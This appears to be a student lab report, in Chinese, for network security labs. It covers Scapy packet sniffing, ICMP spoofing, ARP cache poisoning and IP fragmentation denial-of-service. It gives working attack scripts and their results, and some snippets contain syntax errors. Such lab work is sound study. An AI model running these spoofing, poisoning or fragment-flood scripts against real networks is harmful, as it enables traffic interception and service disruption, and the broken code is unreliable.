lab3实验报告

57117134-张家康

Lab1：Task1：Using Tools to Sniff and Spoof Packets

Task 1.1: Sniffing Packets

Task 1.1A

将手册中的代码复制到`sniffer.py`中，执行以下命令：

```
chmod a+x sniffer.py
sudo ./sniffer.py
```

输出的结果如下图所示（部分）：

```
[09/08/20]seed@VM:~/.../3-1$ chmod a+x sniffer.py
[09/08/20]seed@VM:~/.../3-1$ sudo ./sniffer.py


###[ Ethernet ]###
  dst       = 52:54:00:12:35:02
  src       = 08:00:27:87:b9:9d
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0xc0
     len       = 256
     id        = 29292
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x7056
     src       = 10.0.2.15
     dst       = 10.80.128.28
     \options   \
###[ ICMP ]###
```

以普通用户权限执行`sniffer.py`时，报错：

```
^C[09/08/20]seed@VM:~/.../3-1$ python3 sniffer.py
Traceback (most recent call last):
  File "sniffer.py", line 6, in <module>
    pkt = sniff(filter='icmp',prn=print_pkt)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 1036,
in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.5/dist-packages/scapy/sendrecv.py", line 907, i
n _run
    *arg, **karg)] = iface
  File "/usr/local/lib/python3.5/dist-packages/scapy/arch/linux.py", line 398,
 in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(t
ype))  # noqa: E501
  File "/usr/lib/python3.5/socket.py", line 134, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Task1.1B

- 仅捕获ICMP报文：

```
pkt = sniff(filter='icmp',prn=print_pkt)
```

  filter与原代码一致，直接为 "icmp" 即可，输出也与上面一样。

- 捕获从特定IP发出的，目的端口为23的TCP包 ：

  宿主机地址为：`192.168.43.200`，虚拟机地址为：`192.168.43.236`。

  将程序`sniffer.py`中的filter的代码改为：

```
src host 192.168.43.200 and tcp dst port 23
```

  在虚拟机中运行程序`sniffer.py`，然后在宿主机中运行`telnet 192.168.43.236`，`sniffer.py`的输出结果图下图所示（部分）：

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 sniffer.py
###[ Ethernet ]###
  dst       = 08:00:27:87:b9:9d
  src       = 3c:f8:62:b8:b5:78
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 52
     id        = 45561
     flags     = DF
     frag      = 0
     ttl       = 128
     proto     = tcp
     chksum    = 0x6fc5
     src       = 192.168.43.200
     dst       = 192.168.43.236
     \options   \
###[ TCP ]###
        sport     = 2657
        dport     = telnet
        seq       = 4212662248
        ack       = 0
```

- 捕获从特定子网中发起或前往特定子网的报文 ：

  将filter的代码改为：

```
src net 192.168.43.0/24 and dst net 192.168.43.0/24
```

Task 1.2: Spoofing ICMP Packets

将手册中代码中的IP地址更改为自己的IP，如下所示：

```
from scapy.all import *
a = IP()
a.src = '192.168.43.236'
a.dst = '192.168.0.1'
b = ICMP()
p = a/b
send(p)
```

其中，`192.168.43.236`是虚拟机源地址，`192.168.0.1`是目的地址。

运行程序`spoofing.py`，结果如下图所示：

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 spoofing.py
.
Sent 1 packets.
[09/09/20]seed@VM:~/.../3-1$
```

同时，wireshark抓到了来自`192.168.43.236`发往`192.168.0.1`的ICMP包，如下图所示：

	Time	Source	Destination	Protoc
11	2020-09-09 08:46:00.5705141…	192.168.43.200	120.204.17.19	TCP
12	2020-09-09 08:46:06.8046665…	120.204.17.19	192.168.43.200	SSL
13	2020-09-09 08:46:06.8449601…	192.168.43.200	120.204.17.19	TCP
14	2020-09-09 08:46:07.2767418…	PcsCompu_87:b9:9d	Broadcast	ARP
15	2020-09-09 08:46:07.2863873…	MeizuTec_92:20:4d	PcsCompu_87:b9:9d	ARP
16	2020-09-09 08:46:07.2886089…	192.168.43.236	192.168.0.1	ICMP
17	2020-09-09 08:46:08.7423702…	36.156.36.35	192.168.43.200	TLSv1
18	2020-09-09 08:46:08.7426881…	36.156.36.35	192.168.43.200	TCP
19	2020-09-09 08:46:08.7426927…	192.168.43.200	36.156.36.35	TCP
20	2020-09-09 08:46:09.0840246…	36.156.36.35	192.168.43.200	TLSv1

Task 1.3: Traceroute

根据手册中的代码，稍加更改，保存为`tr.py`，如下所示：

```python
#!/usr/bin/python3

from scapy.all import *
import sys

a=IP()
a.dst = '192.168.43.200'         # 宿主机的IP
b = ICMP()
is_get_dis = 0
m_ttl = 1
i = 1
while is_get_dis == False:
    a.ttl = m_ttl
    ans, un_ans = sr(a/b)
    if ans.res[0][1].type == 0:
        is_get_dis = True
    else:
        i += 1
        m_ttl += 1
print('Get the distance:',i)
```

运行`tr.py`，结果显示到宿主机IP的跳数为1，如下图所示：

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 tr.py
Begin emission:
Finished sending 1 packets.
.*
Received 2 packets, got 1 answers, remaining 0 packets
Get the distance: 1
[09/09/20]seed@VM:~/.../3-1$
```

Task 1.4: Sniffing and-then Spoofing

编写`sniff-spoof.py`，将ICMP报文的源地址和宿地址互换，然后发送。如下所示：

```python
#!/usr/bin/python3

from scapy.all import *

def send_back_pkt(pkt):
    head = IP()
    head.src = pkt[IP].dst
    head.dst = pkt[IP].src
    icmp = ICMP()
    icmp.type = 'echo-reply'
    icmp.code = 0
    icmp.id = pkt[ICMP].id
    icmp.seq = pkt[ICMP].seq
    new_pkt = head/icmp
    send(new_pkt)

pkt = sniff(filter='icmp[icmptype] == icmp-echo',prn=send_back_pkt)
```

首先在宿主机上直接运行`ping 192.168.1.1`，此时显示**请求超时**，因为并没有这个IP的主机，如下图所示：

```
C:\Users\dell>ping 192.168.1.1

正在 Ping 192.168.1.1 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

192.168.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 0，丢失 = 4 (100% 丢失)，
```

然后在虚拟机上运行程序`sniff-spoof.py`，再次在宿主机上运行`ping 192.168.1.1`，这样不管ping的对端IP是否存活，都可以收到回复。

虚拟机上`sniff-spoof.py`的输出结果如下图所示：

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 sniff-spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

宿主机上的输出结果如下图所示：

```
C:\Users\dell>ping 192.168.1.1

正在 Ping 192.168.1.1 具有 32 字节的数据:
来自 192.168.1.1 的回复: 字节=0 (已发送 32) 时间=19ms TTL=64
来自 192.168.1.1 的回复: 字节=0 (已发送 32) 时间=10ms TTL=64
来自 192.168.1.1 的回复: 字节=0 (已发送 32) 时间=6ms TTL=64
来自 192.168.1.1 的回复: 字节=0 (已发送 32) 时间=5ms TTL=64

192.168.1.1 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 5ms，最长 = 19ms，平均 = 10ms
```

这说明成功对IP`192.168.1.1`进行了伪造。

Lab2 : Task1 : ARP Cache Poisoning

Task 1A (using ARP request)

三台主机A, B, M的IP地址分别为：

```
192.168.43.200 //A的地址，被攻击的对象
192.168.43.177 //B的IP地址
192.168.43.26  //M的地址，攻击者
```

主机B, M的MAC地址分别为：

```
08:00:27:0b:b2:0b   //B的地址
08:00:27:87:b9:9d   //M的地址，攻击者
```

攻击前，在主机A上通过命令行`arp -a`，查看其arp缓冲表，如下图所示：

```
接口: 192.168.43.200 --- 0xf
  Internet 地址         物理地址              类型
  192.168.43.43         90-f0-52-92-20-4d     动态
  192.168.43.177        08-00-27-0b-b2-0b     动态
  192.168.43.236        08-00-27-87-b9-9d     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

其中，记录着主机B的IP地址`192.168.43.177`，其对应的MAC地址为`08:00:27:0b:b2:0b`。

在主机M中，新建文件`arp_request.py`，输入以下代码：

```
#!/usr/bin/python3

```

```python
from scapy.all import *
import time

E = Ether()
A = ARP()
A.pdst = "192.168.43.200"
A.psrc = "192.168.43.177"

pkt = E/A

for i in range(100):
    sendp(pkt)
    time.sleep(0.2)arp
```

运行程序，执行攻击，如下图所示：

```
SyntaxError: invalid syntax
[09/09/20]seed@VM:~/.../3-1$ sudo python3 arp_request.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

然后在主机A上输入命令行`arp -a`，输出结果如下图所示：

```
接口: 192.168.43.200 --- 0xf
  Internet 地址         物理地址              类型
  192.168.43.43         90-f0-52-92-20-4d     动态
  192.168.43.177        08-00-27-87-b9-9d     动态
  192.168.43.236        08-00-27-87-b9-9d     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

可见，主机A中记录的主机B的IP地址`192.168.43.177`，其对应的MAC地址被更改为：`08:00:27:87:b9:9d`，这是主机M的MAC地址。攻击成功！

最后，在`192.168.43.177`机器中对`192.168.43.200`发起几次访问（`ping`），刷新ARP缓存.

Task 1B (using ARP reply)

在主机M（攻击者）中，新建文件`arp_reply.py`，输入以下代码：

```python
#!/usr/bin/python3

from scapy.all import *
import time

E = Ether()
A = ARP()
A.op = 2
```

```python
A.hwdst = "08:00:27:87:b9:9d"    # M的MAC地址
A.psrc = "192.168.43.177"        # B的IP地址
A.pdst = "192.168.43.200"        # A的IP地址

pkt = E/A

for i in range(100):
    sendp(pkt)
    time.sleep(0.2)
```

运行程序`arp_reply.py`，如下图所示：

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 arp_reply.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

然后在主机A上输入命令行`arp -a`，输出结果如下图所示：

```
接口: 192.168.43.200 --- 0xf
  Internet 地址         物理地址              类型
  192.168.43.43         90-f0-52-92-20-4d     动态
  192.168.43.177        08-00-27-87-b9-9d     动态
  192.168.43.236        08-00-27-87-b9-9d     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

可见，主机A中记录的主机B的IP地址`192.168.43.177`，其对应的MAC地址被更改为：`08:00:27:87:b9:9d`，这是主机M的MAC地址。攻击成功！

最后，在`192.168.43.177`机器中对`192.168.43.200`发起几次访问（`ping`），刷新ARP缓存.

Task 1C (using ARP gratuitous message)

在主机M中，新加文件`arp_group.py`，输入以下代码：

```python
#!/usr/bin/python3

from scapy.all import *
import time

E = Ether()
E.dst = "ff:ff:ff:ff:ff:ff";

A = ARP()
A.hwsrc = "08:00:27:87:b9:9d"
A.hwdst = "ff:ff:ff:ff:ff:ff";
A.psrc = "192.168.43.177"
```

```python
A.pdst = "192.168.43.177"

pkt = E/A

for i in range(100):
    sendp(pkt)
    time.sleep(0.2)
```

运行程序`arp_reply.py`，如下图所示：

```
[09/09/20]seed@VM:~/.../3-1$ sudo python3 arp_group.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

然后在主机A上输入命令行`arp -a`，输出结果如下图所示：

```
接口: 192.168.43.200 --- 0xf
  Internet 地址         物理地址              类型
  192.168.43.43         90-f0-52-92-20-4d     动态
  192.168.43.177        08-00-27-87-b9-9d     动态
  192.168.43.236        08-00-27-87-b9-9d     动态
  192.168.43.255        ff-ff-ff-ff-ff-ff     静态
  224.0.0.22            01-00-5e-00-00-16     静态
  224.0.0.251           01-00-5e-00-00-fb     静态
  224.0.0.252           01-00-5e-00-00-fc     静态
  239.255.255.250       01-00-5e-7f-ff-fa     静态
  255.255.255.255       ff-ff-ff-ff-ff-ff     静态
```

可见，主机A中记录的主机B的IP地址`192.168.43.177`，其对应的MAC地址被更改为：`08:00:27:87:b9:9d`，这是主机M的MAC地址。攻击成功！

最后，在`192.168.43.177`机器中对`192.168.43.200`发起几次访问（`ping`），刷新ARP缓存.

Lab3： Tasks 1: IP Fragmentation

Task 1.a: Conducting IP Fragmentation


参照实验手册，新建文件`frag.py`，输入以下代码：

```python
#!/usr/bin/python3

from scapy.all import *

ip = IP(src='192.168.43.236',dst='192.168.43.177')
ip.id = 1000
ip.frag = 0
ip.flags = 1

udp = UDP(sport=7070,dport=9090)
```


```python
udp.len = 248

payload = 'A' * 80          #分段为80字节

pkt =  ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

ip.frag = 12  #（80+8）/8（88为UDP首部+数据部分的长度，/8是IP片片偏移为8字节为单位
pkt = ip/payload
send(pkt, verbose=0)

ip.frag = 23
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

打开wireshark抓包，并运行程序`frag.py`，结果如下图所示：


第一个包：



第二个包：



第三个包：




Task 1.b: IP Fragments with Overlapping Contents

参照实验手册，新建文件`frag_b.py`，输入以下代码，将第二片报文的前8个字节与第一片报文的后8个字节重合。然后，我们将第二片报文的载荷中的 A 全部改为 B：

```python
#!/usr/bin/python3
```

```python

from scapy.all import *

ip = IP(src='192.168.43.236',dst='192.168.43.177')
ip.id = 1000
ip.frag = 0
ip.flags = 1

udp = UDP(sport=7070,dport=9090)
udp.len = 240

payload = 'A' * 80          #分段为80字节

pkt =  ip/udp/payload
pkt[UDP].checksum = 0
send(pkt, verbose=0)

payload2 = 'B' * 80
ip.frag = 11  #（80+8）/8（88为UDP首部+数据部分的长度，/8是IP片片偏移为8字节为单位
pkt = ip/payload2
send(pkt, verbose=0)

ip.frag = 22
ip.flags = 0
pkt = ip/payload
send(pkt, verbose=0)
```

打开wireshark抓包，并运行程序`frag_b.py`，结果如下图所示：



Task 1.c: Sending a Super-Large Packet

将IP头中的 len 字段设置为`0xFFFF`，然后不断发送 flags 为 1 的报文，也就是一直继续分片。当分片总长超过 `0xFFFF` 后，设置其 flags 为 0 。此时UDP服务器崩溃了。

Task 1.d: Sending Incomplete IP Packet

在本次实验中，我们不断发送分片消息，但是缺失部分分片，并不断更改`id`。代码如下所示：

```
#!/usr/bin/python3

from scapy.all import *

ip = IP(src='192.168.43.236',dst='192.168.43.177')
i=0

while(i++<999999999):
    ip.id = 1000+i
    ip.frag = 0
    ip.flags = 1

    udp = UDP(sport=7070,dport=9090)
    udp.len = 248

    payload = 'A' * 80

    pkt =  ip/udp/payload
    pkt[UDP].checksum = 0
    send(pkt, verbose=0)


    ip.frag = 23
    ip.flags = 0
    pkt = ip/payload
    send(pkt, verbose=0)
```

我们可以看到，充当 UDP 服务器的虚拟机内存占用不断升高。